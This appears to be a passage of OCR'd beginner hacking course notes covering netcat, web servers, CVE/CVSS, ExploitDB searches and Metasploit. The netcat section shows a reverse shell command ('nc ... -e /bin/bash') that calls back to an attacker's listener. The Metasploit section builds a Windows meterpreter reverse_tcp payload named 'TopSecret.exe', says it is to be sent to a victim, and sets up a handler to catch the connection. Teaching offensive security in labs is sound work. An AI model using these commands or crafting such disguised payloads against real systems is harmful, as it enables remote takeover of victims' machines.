       The  nc  (or  netcat) utility is used for just about anything under the sun involving TCP, UDP, or Unix-domain
       sockets.  It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port  scan-
       ning,  and  deal  with  both IPv4 and IPv6.  Unlike telnet(1), nc scripts nicely, and separates error messages
       onto standard error instead of sending them to standard output, as telnet(1) does with some.
```





Victim

Attacker

...

```
┌──(nathan㉿Nathan)-[~]
└─$ netcat -lvp 2222
listening on [any] 2222 ...
```

-l : Listen
-v: verbose
-p: port
-n: No-DNS resolution

```
┌──(rexder㉿HunterDragon)-[~]
└─$ nc -nlvp 9090
listening on [any] 9090 ...
```


ON the attacker machine we started a listener...

...

On the victim i called the attacker IP on that specific port

This is for Example.

```
┌─[rexder@parrot]─[~]
└──╼ $nc 192.168.56.102 2222 -e /bin/bash
```



As you see on the attacker machine we got reverse shell and we can interact with the victims PC.

Web servers

- On the hardware side, a web server is **a computer that stores web server software and a website's component files** (for example, HTML documents, images, CSS stylesheets, and JavaScript files).
- A web server connects to the Internet and supports physical data interchange with other devices connected to the web.
- Web Server Software is a computer software that uses HTTP and HTTPS to provide a website.(port 80,443)
- There are a lot of softwares that can be installed on the server to work like web server
- As we talked previously, servers are just computers. So to be specific and talk about web server, we have to install some web things.

A. Apache server

- This Server software will help to provide Web contents.
- On linux it comes Built in
- But on windows you can install it with softwares called Xampp and Wampp and will give you localhost web contents
- To Start this server software

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo systemctl start apache2
```

- From now on our computer is acting like a webserver.
- Default is port 80


Web Server - apache

```
wlan0: flags=4163<UP,BROADCAST,RUNN
        inet 192.168.1.7  netmask 2
        inet6 fe80::f55a:3099:6bf5:
        ether 06:0c:01:00:8c:6d  tx
        RX packets 13409  bytes 165
        RX errors 0  dropped 0  ove
        TX packets 7648  bytes 1015
        TX errors 0  dropped 0 over
```

- By going to out IP on any browser we can get a websites.
- The default path of apache2 is /var/www/html

```
┌──(nathan㉿Nathan)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html
```

- So on any web server the websites are running on This path.
- The website you see on the right side is the default web for apache2 the file for this is the “index.html” from the /var/www/html file



B. Python Server


- We can you python to start web servers
- To start the service
  - python3 -m http.server port Number


```
┌──(nathan㉿Nathan)-[~/rex]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
```

- The python will help you to host website from any path on your computer with any port you need.
  - Example: on the above command i started the web server in ~/rex folder with port 9090
  - So to access the website i need to type the port with the ip
    - 192.168.1.7:9090 => will be the site for this

B. Python server

```
┌──(nathan㉿Nathan)-[~/rex]
└─$ nano index.html

┌──(nathan㉿Nathan)-[~/rex]
└─$ cat index.html
<h1>Hello world</h1>
<p></p>
<h2>This is Nathans Website</h2>
```






```
┌──(nathan㉿Nathan)-[~/rex]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.1.7 - - [25/Jan/2023 01:07:57] "GET / HTTP/1.1" 200 -
192.168.1.7 - - [25/Jan/2023 01:07:57] code 404, message File not found
192.168.1.7 - - [25/Jan/2023 01:07:57] "GET /favicon.ico HTTP/1.1" 404 -
```

Any many More...

1. Ngnix
2. Ruby on Rails
3. ...

CVE

- CVE stands for **Common Vulnerabilities and Exposures**.
- CVE is a glossary that classifies vulnerabilities.
- The glossary analyzes vulnerabilities and then uses the Common Vulnerability Scoring System (CVSS) to evaluate the threat level of a vulnerability.
- The CVE glossary is a project dedicated to tracking and cataloging vulnerabilities in consumer software and hardware.
- It is maintained by the MITRE Corporation with funding from the US Division of Homeland Security.
- Vulnerabilities are collected and cataloged using the Security Content Automation Protocol (SCAP).
- SCAP evaluates vulnerability information and assigns each vulnerability a unique identifier.

- CVE-YEAR-ID
- CVE-2019-22321

CVSS

Base Metric Group

Exploitability

- Attack Vector (AV)
- Attack Complexity (AC)
- Privileges Required (PR)
- User Interaction (UI)

Impact

- Confidentiality Impact (C)
- Integrity Impact (I)
- Availability Impact (A)

Scope

- Scope (S)

Temporal Metric Group

- Exploit Code Maturity
- Remediation Level
- Report Confidence

Environmental Metric Group


- Confidentiality Requirement
- Integrity Requirement
- Availability Requirement
- Modified Base Metrics

CVSS

wallarm

ExploitDB

- The Exploit Database is maintained by OffSec
- The Exploit Database is a CVE compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers.
- https://exploit-db.com



...

There is A linux tool called “SearchSploit”
That used to search from exploitDB server,
and get the exploit.

```
❯ sudo apt install searchsploit
```

```
❯ searchsploit --help_
  Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | jq
  searchsploit --cve 2021-44228

  For more examples, see the manual: https://www.exploit-db.com/searchsploit
```

```
❯ searchsploit apache 2.7
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                               | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                             | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                           | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                          | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                    | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                    | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                           | linux/webapps/39642.txt
Apache Struts 1.2.7 - Error Response Cross-Site Scripting                                     | multiple/remote/26542.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                             | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                           | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                     | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Exe | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Exe | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                  | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution              | linux/remote/34.pl
```

Caution

But you have to be sure of the false positives

Exercise

1. Create a Python Server on port 8080
2. What is the exploit title of a “Wordpress” theme vulnerability caused by “flashnews”
3. What is the CVE number of “warftpd_165_user”

Metasploit

- The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers.
- Because it's an open-source framework, it can be easily customized and used with most operating systems.
- It is written with ruby.
- It have a lot of exploits for different kind of vulnerabilities and CVE's
- It Provides you
    - Exploits,
    - Payloads: a program that helps to run after exploiting/getting reverse-shells
    - Auxiliaries: Programs That will help to scan further on the system.
    - Encoders,
    - Listeners,
    - Post-exploitation codes: Used to run after we Exploit / privilege Escalation

Start.

- ON kali/parrot it is already installed,
- To install it
  -
- To start it just type, “msfconsole”

```
❯ sudo apt update && sudo apt install metasploit-framework
[sudo] password for rexder:
Hit:1 http://archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://archive.ubuntu.com/ubuntu jammy-updates InRelease
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelea
Get:4 http://kali.download/kali kali-rolling InRelease [41.2 k
Get:5 https://ngrok-agent.s3.amazonaws.com buster InRelease [2
Get:6 http://downloads.metasploit.com/data/releases/metasploit
Get:7 http://downloads.metasploit.com/data/releases/metasploit
Get:8 https://ngrok-agent.s3.amazonaws.com buster/main amd64 P
```

Can be different each time you load it.

- But you can Skip the banner part with

```
❯ msfconsole -q
msf6 >
```

```
msf6 > search apache

Matching Modules
================

   #    Name                                                              Disclosure Date  Rank       Check  Description
   -    ----                                                              ---------------  ----       -----  -----------
   0    exploit/linux/http/atutor_filemanager_traversal                   2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Execution
   1    exploit/multi/http/apache_activemq_upload_jsp                     2016-06-01       excellent  No     ActiveMQ web shell upload
   2    auxiliary/scanner/http/apache_userdir_enum                                         normal     No     Apache "mod_userdir" User Enumeration
   3    exploit/windows/http/apache_activemq_traversal_upload             2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   4    auxiliary/scanner/http/apache_activemq_traversal                                   normal     No     Apache ActiveMQ Directory Traversal
   5    auxiliary/scanner/http/apache_activemq_source_disclosure                           normal     No     Apache ActiveMQ JSP Files Source Disclosure
   6    auxiliary/scanner/http/axis_login                                                  normal     No     Apache Axis2 Brute Force Utility
   7    auxiliary/scanner/http/axis_local_file_include                                     normal     No     Apache Axis2 v1.4.1 Local File Inclusion
   8    auxiliary/dos/http/apache_commons_fileupload_dos                  2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   9    exploit/linux/http/apache_continuum_cmd_exec                      2016-04-06       excellent  Yes    Apache Continuum Arbitrary Command Execution
   10   exploit/linux/http/apache_couchdb_cmd_exec                        2016-04-06       excellent  Yes    Apache CouchDB Arbitrary Command Execution
   11   exploit/linux/http/apache_druid_js_rce                            2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Execution
   12   exploit/multi/http/apache_flink_jar_upload_exec                   2019-11-13       excellent  Yes    Apache Flink JAR Upload Java Code Execution
   13   auxiliary/scanner/http/apache_flink_jobmanager_traversal          2021-01-05       normal     Yes    Apache Flink JobManager Traversal
   14   auxiliary/scanner/http/mod_negotiation_brute                                       normal     No     Apache HTTPD mod_negotiation Filename Bruter
   15   auxiliary/scanner/http/mod_negotiation_scanner                                     normal     No     Apache HTTPD mod_negotiation Scanner
   16   exploit/linux/smtp/apache_james_exec                              2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   17   exploit/multi/http/apache_jetspeed_file_upload                    2016-03-06       manual     No     Apache Jetspeed Arbitrary File Upload
   18   auxiliary/scanner/ssh/apache_karaf_command_execution              2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   19   auxiliary/scanner/ssh/karaf_login                                                  normal     No     Apache Karaf Login Utility
   20   exploit/windows/http/apache_mod_rewrite_ldap                      2006-07-28       great      Yes    Apache Module mod_rewrite LDAP Protocol Buffer Overflow
   21   exploit/multi/http/apache_nifi_processor_rce                      2020-10-03       excellent  Yes    Apache NiFi API Remote Code Execution
   22   exploit/linux/http/apache_ofbiz_deserialization_soap              2021-03-22       excellent  Yes    Apache OFBiz SOAP Java Deserialization
   23   exploit/linux/http/apache_ofbiz_deserialization                   2020-07-13       excellent  Yes    Apache OFBiz XML-RPC Java Deserialization
   24   exploit/multi/misc/openoffice_document_macro                      2017-02-08       excellent  No     Apache OpenOffice Text Document Malicious Macro Execution
   25   auxiliary/scanner/http/apache_optionsbleed                        2017-09-18       normal     No     Apache Optionsbleed Scanner
   26                                                                     2011-08-19       normal     No     Apache Range Header DoS (Apache Killer)
                                                                                           normal     No     Apache Rave User Information Disclosure
   28   auxiliary/scanner/http/rewrite_proxy_bypass                                        normal     No     Apache Reverse Proxy Bypass Vulnerability Scanner
   29   exploit/multi/http/apache_roller_ognl_injection                   2013-10-31       excellent  Yes    Apache Roller OGNL Injection
   30   exploit/multi/http/shiro_rememberme_v124_deserialize              2016-06-07       excellent  No     Apache Shiro v1.2.4 Cookie RememberME Deserial RCE
   31   exploit/multi/http/solr_velocity_rce                              2019-10-29       excellent  Yes    Apache Solr Remote Code Execution via Velocity Template
   32   exploit/multi/misc/spark_unauthenticated_rce                      2017-12-12       excellent  Yes    Apache Spark Unauthenticated Command Execution
   33   exploit/multi/http/struts_default_action_mapper                   2013-07-02       excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   34   exploit/multi/http/struts_dev_mode                                2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   35   exploit/multi/http/struts2_multi_eval_ognl                        2020-09-14       excellent  Yes    Apache Struts 2 Forced Multi OGNL Evaluation
   36   exploit/multi/http/struts2_namespace_ognl                         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   37   exploit/multi/http/struts2_rest_xstream                           2017-09-05       excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   38   exploit/multi/http/struts2_code_exec_showcase                     2017-07-07       excellent  Yes    Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
   39   exploit/multi/http/struts_code_exec_classloader                   2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   40   exploit/multi/http/struts_dmi_exec                                2016-04-27       excellent  Yes    Apache Struts Dynamic Method Invocation Remote Code Execution
   41   exploit/multi/http/struts2_content_type_ognl                      2017-03-07       excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL Injection
```

- We can search any exploit for a system.
  - Example: for apache
  - “search apache”

Create a Payload for windows.

- We will use metasploits Feature called msfvenom to create a payload.

```
┌──(nathan㉿Nathan)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=wlan0 LPORT=2323 -f exe > TopSecret.exe
```

```
┌──(nathan㉿Nathan)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=2323 -f exe > TopSecret.exe
```

```
┌──(nathan㉿Nathan)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=2323 -f exe > TopSecret.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- As you see we have created the payload
- Now we will send this to the victim
- This is the malware for our reverse attack.


```
test.py          torghost
TopSecret.exe    torshammer
```

Create a listener

1. We start Metasploit.
2. We search for an exploit called Multi/handler

```
msf6 > search handler

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/ftp/aasync_list_reply                 2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer
   1   exploit/linux/local/abrt_raceabrt_priv_esc            2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   2   exploit/linux/local/abrt_sosreport_priv_esc           2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   3   exploit/windows/browser/aim_goaway                    2004-08-09       great      No     AOL Instant Messenger goaway Overflo
   4   exploit/linux/local/apt_package_manager_persistence   1999-03-09       excellent  No     APT Package Manager Persistence
   5   exploit/linux/http/accellion_fta_getstatus_oauth      2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth
   6   exploit/windows/misc/achat_bof                        2014-12-18       normal     No     Achat Unicode SEH Buffer Overflow
   7   exploit/android/local/janus                           2017-07-31       manual     Yes    Android Janus APK Signature bypass
   8   auxiliary/scanner/http/apache_activemq_traversal                       normal     No     Apache ActiveMQ Directory Traversal
   9   auxiliary/scanner/http/apache_activemq_source_disclosure               normal     No     Apache ActiveMQ JSP Files Source Dis
   10  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Vari
   11  exploit/linux/local/apport_abrt_chroot_priv_esc       2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escal
   12  exploit/windows/local/ps_wmi_exec                     2012-08-19       excellent  No     Authenticated WMI Exec via Powershel
   13  exploit/windows/http/bea_weblogic_transfer_encoding   2008-09-09       great      No     BEA Weblogic Transfer-Encoding Buffe
   14  exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persistence
   15  exploit/freebsd/misc/citrix_netscaler_soap_bof        2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote
   16  exploit/windows/misc/stream_down_bof                  2011-12-27       good       No     CoCSoft StreamDown 6.8.0 Buffer Over
   17  exploit/windows/fileformat/cyberlink_lpp_bof          2017-09-23       normal     No     CyberLink LabelPrint 2.5 Stack Buffe
   18  exploit/windows/fileformat/cyberlink_p2g_bof          2011-09-12       great      No     CyberLink Power2Go name Attribute (p
   19  exploit/linux/http/dlink_hnap_bof                     2014-05-15       normal     Yes    D-Link HNAP Request Remote Buffer Ov
   20  exploit/linux/http/dlink_dspw215_info_cgi_bof         2014-05-22       normal     Yes    D-Link info.cgi POST Request Buffer
   21  exploit/linux/local/desktop_privilege_escalation      2014-08-07       excellent  Yes    Desktop Linux Password Stealer and P
   22  exploit/windows/browser/exodus                        2018-01-25       manual     No     Exodus Wallet (ElectronJS Framework)
   23  exploit/windows/ftp/ftpsynch_list_reply               2010-10-12       good       No     FTP Synchronizer Professional 4.0.73
   24  exploit/windows/ftp/ftpgetter_pwd_reply               2010-10-12       good       No     FTPGetter Standard v3.55.0.05 Stack
   25  exploit/windows/ftp/ftpshell51_pwd_reply              2010-10-12       good       No     FTPShell 5.1 Stack Buffer Overflow
   26  exploit/windows/fileformat/foxit_title_bof            2010-11-13       great      No     Foxit PDF Reader v4.1.1 Title Stack
   27  exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No     FreeBSD Telnet Service Encryption Ke
   28  exploit/windows/ftp/gekkomgr_list_reply               2010-10-12       good       No     Gekko Manager FTP Client Stack Buffe
   29  exploit/multi/handler                                                  manual     No     Generic Payload Handler
   30  exploit/windows/misc/hp_dataprotector_new_folder      2012-03-12       normal     No     HP Data Protector Create New Folder
   31  exploit/multi/http/hp_sitescope_uploadfileshandler    2012-08-29       good       No     HP SiteScope Remote Code Execution
   32  exploit/windows/browser/notes_handler_cmdinject       2012-06-18       excellent  No     IBM Lotus Notes Client URL Handler C
   33  auxiliary/dos/misc/ibm_tsm_dos                        2015-12-15       normal     No     IBM Tivoli Storage Manager FastBack
   34  exploit/windows/firewall/blackice_pam_icq             2004-03-18       great      No     ISS PAM.dll ICQ Parser Buffer Overfl
```

...



3. To use this exploit
   - use exploit/multi/handler
   - use 29

```
msf6 > use 29
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

4. set LHOST <IP>
5. set LPORT <port>

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.7
LHOST => 192.168.1.7
msf6 exploit(multi/handler) > set LPORT 2323
LPORT => 2323
```

6. To run it
   - exploit
   - run

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.7:2323
```

To see details.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
